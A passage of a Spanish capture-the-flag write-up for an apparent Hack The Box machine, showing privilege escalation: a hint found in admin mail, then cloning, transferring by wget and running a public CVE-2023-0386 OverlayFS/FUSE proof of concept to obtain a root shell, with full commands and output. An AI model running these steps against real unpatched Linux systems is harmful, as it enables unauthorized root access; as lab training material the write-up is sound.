
1. **Búsqueda en los correos del usuario admin**

- Se ingresa a la carpeta `/var/spool/mail` y se lista el contenido del archivo "admin":




```
admin@2million:~$ cd /var/spool/mail
admin@2million:/var/spool/mail$ ls
admin
admin@2million:/var/spool/mail$ cat admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel C
VEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
admin@2million:/var/spool/mail$ |
```

- Se puede ver que hay una vulnerabilidad de la cual se le está notificando así que se puede probar dicha vulnerabilidad:
    - Desde la máquina atacante se clona el repositorio CVE-2023-0386:




```
❯ git clone https://github.com/sxlmnwb/CVE-2023-0386.git
Clonando en 'CVE-2023-0386'...
remote: Enumerating objects: 13, done.
remote: Counting objects: 100% (13/13), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 13 (delta 2), reused 13 (delta 2), pack-reused 0 (from 0)
Recibiendo objetos: 100% (13/13), 8.89 KiB | 8.89 MiB/s, listo.
Resolviendo deltas: 100% (2/2), listo.
```

    - Se comprime la carpeta:



```
❯ zip -r CVE-2023-0386.zip CVE-2023-0386
  adding: CVE-2023-0386/ (stored 0%)
  adding: CVE-2023-0386/.git/ (stored 0%)
  adding: CVE-2023-0386/.git/branches/ (stored 0%)
  adding: CVE-2023-0386/.git/hooks/ (stored 0%)
  adding: CVE-2023-0386/.git/hooks/applypatch-msg.sample (deflated 42%)
  adding: CVE-2023-0386/.git/hooks/commit-msg.sample (deflated 44%)
  adding: CVE-2023-0386/.git/hooks/fsmonitor-watchman.sample (deflated 62%)
  adding: CVE-2023-0386/.git/hooks/post-update.sample (deflated 27%)
  adding: CVE-2023-0386/.git/hooks/pre-applypatch.sample (deflated 38%)
  adding: CVE-2023-0386/.git/hooks/pre-commit.sample (deflated 45%)
  adding: CVE-2023-0386/.git/hooks/pre-merge-commit.sample (deflated 39%)
  adding: CVE-2023-0386/.git/hooks/pre-push.sample (deflated 49%)
  adding: CVE-2023-0386/.git/hooks/pre-rebase.sample (deflated 59%)
  adding: CVE-2023-0386/.git/hooks/pre-receive.sample (deflated 40%)
  adding: CVE-2023-0386/.git/hooks/prepare-commit-msg.sample (deflated 50%)
  adding: CVE-2023-0386/.git/hooks/push-to-checkout.sample (deflated 55%)
  adding: CVE-2023-0386/.git/hooks/update.sample (deflated 68%)
  adding: CVE-2023-0386/.git/info/ (stored 0%)
```

    - Se trae el comprimido a la máquina víctima[5]:




```
admin@2million:/tmp$ wget 10.10.14.206/CVE-2023-0386.zip
--2025-08-12 17:16:39--  http://10.10.14.206/CVE-2023-0386.zip
Connecting to 10.10.14.206:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 41977 (41K) [application/zip]
Saving to: 'CVE-2023-0386.zip.1'

CVE-2023-0386.zip.1                     100%[=================================================================================================>]  40.99K  66.2KB/s    in 0.6s

2025-08-12 17:16:40 (66.2 KB/s) - 'CVE-2023-0386.zip.1' saved [41977/41977]

admin@2million:/tmp$ |
```


```
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.221 - - [12/Aug/2025 12:13:32] "GET /CVE-2023-0386.zip HTTP/1.1" 200 -
```

2. **Ejecución del CVE**


- Se descomprime el archivo subido previamente y se siguen las instrucciones del POC:




```
admin@2million:/tmp/CVE-2023-0386$ make all
gcc fuse.c -o fuse -D_FILE_OFFSET_BITS=64 -static -pthread -lfuse -ldl
fuse.c: In function ‘read_buf_callback’:
fuse.c:106:21: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘off_t’ {aka ‘long int’} [-Wformat=]
  106 |     printf("offset %d\n", off);
      |                    ~^     ~~~
      |                     |     |
      |                     int   off_t {aka long int}
      |                    %ld
fuse.c:107:19: warning: format ‘%d’ expects argument of type ‘int’, but argument 2 has type ‘size_t’ {aka ‘long unsigned int’} [-Wformat=]
  107 |     printf("size %d\n", size);
      |                  ~^     ~~~~
      |                   |     |
      |                   int   size_t {aka long unsigned int}
      |                  %ld
fuse.c: In function ‘main’:
fuse.c:214:12: warning: implicit declaration of function ‘read’; did you mean ‘fread’? [-Wimplicit-function-declaration]
  214 |     while (read(fd, content + clen, 1) > 0)
      |            ^~~~
      |            fread
fuse.c:216:5: warning: implicit declaration of function ‘close’; did you mean ‘pclose’? [-Wimplicit-function-declaration]
  216 |     close(fd);
      |     ^~~~~
      |     pclose
fuse.c:221:5: warning: implicit declaration of function ‘rmdir’ [-Wimplicit-function-declaration]
  221 |     rmdir(mount_path);
      |     ^~~~~
/usr/bin/ld: /usr/lib/gcc/x86_64-linux-gnu/11/../../../x86_64-linux-gnu/libfuse.a(fuse.o): in function `fuse_new_common':
(.text+0xaf4e): warning: Using 'dlopen' in statically linked applications requires at runtime the shared libraries from the glibc version used for linking
gcc -o exp exp.c -lcap
gcc -o gc getshell.c
admin@2million:/tmp/CVE-2023-0386$ |
```



```
admin@2million:/tmp/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
|
```




```
admin@2million:/tmp/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
[+] readdir
[+] getattr_callback
/file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl callback
path /file
cmd 0x80086601
```



```
admin@2million:/tmp/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root     4096 Aug 12 17:20 .
drwxr-xr-x 6 root   root     4096 Aug 12 17:20 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp/CVE-2023-0386#
```

- Se ingresa a la carpeta `/root` y se accede a la flag:



```
root@2million:/tmp/CVE-2023-0386# cd /root/
root@2million:/root# cat root.txt
[redacted]
root@2million:/root#
```

---

1. En este caso es una línea muy larga por lo que se utiliza de4js para que sea legible ↩
2. En este caso es necesario poner la cookie de sesión para poder acceder al contenido de `/api/v1` ↩
3. En este caso se prueba varias veces el endpoint agregando el Content-Type y luego los valores que se van pidiendo hasta lograr cambiar el tipo de cuenta a "admin" ↩
4. Se hace igual que en el paso anterior ↩
5. La IP atacante cambió debido a un cambio de equipo en la realización del writeup ↩